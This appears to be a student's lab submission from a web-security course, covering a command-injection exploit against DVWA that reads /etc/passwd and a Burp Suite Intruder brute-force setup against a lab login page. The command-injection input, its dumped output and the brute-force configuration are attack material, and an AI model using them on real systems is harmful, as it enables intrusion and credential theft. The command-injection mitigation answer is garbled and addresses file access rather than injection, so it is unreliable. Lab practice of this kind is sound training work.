Cybersecurity


Module 15 Challenge Submission File


Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Vulnerability: Command Injection
Ping a device
Enter an IP address: 8.8.8.8 && cat ../../../../../etc/passwd
Submit
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=114 time=7.949 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=8.370 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=9.128 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=11.056 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 7.949/9.126/11.056/1.192 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false





Write two or three sentences outlining mitigation strategies for this vulnerability:


```
Server-side validation that prevents allow selection of unintended files.
Segregated confidential files from accessible directories and web server
Permissions to restrict and limit web server account accessibility.
```


Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://192.168.13.35:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
1 POST /ba_insecure_login_1.php HTTP/1.1
2 Host: 192.168.13.35
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Connection: close
10 Referer: http://192.168.13.35/ba_insecure_login_1.php
11 Cookie: PHPSESSID=l998k837fiaj3b5clo8kcsf0m6; security_level=0
12 Upgrade-Insecure-Requests: 1
13
14 login=test-user&password=password&form=submit
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × 2 × 3 × ...
Target Positions Payloads Options
Attack Target
Start attack
Configure the details of the target for the attack.
Host: 192.168.13.35
Port: 80
Use HTTPS


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × 2 × 3 × ...
Target Positions Payloads Options
Payload Positions
Start a
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Cluster bomb
1 POST /ba_insecure_login_1.php HTTP/1.1
2 Host: 192.168.13.35
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Connection: close
10 Referer: http://192.168.13.35/ba_insecure_login_1.php
11 Cookie: PHPSESSID=l998k837fiaj3b5clo8kcsf0m6; security_level=0
12 Upgrade-Insecure-Requests: 1
13
14 login=§test-user§&password=§password§&form=submit
Add
Clea
Auto
Refre


Burp Suite Community Edition v2021.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × 2 × 3 × ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 10
Payload type: Simple list
Request count: 100
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Up, up and away!
Avengers Assemble
Cowabunga!
Here I come to Save the Day
With great power comes great responsibility
You wouldn't like me when I'm angry
Courage is immortal
I am Iron Man
His Past. Our future
Change is coming
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`





Write two or three sentences outlining mitigation strategies for this vulnerability:

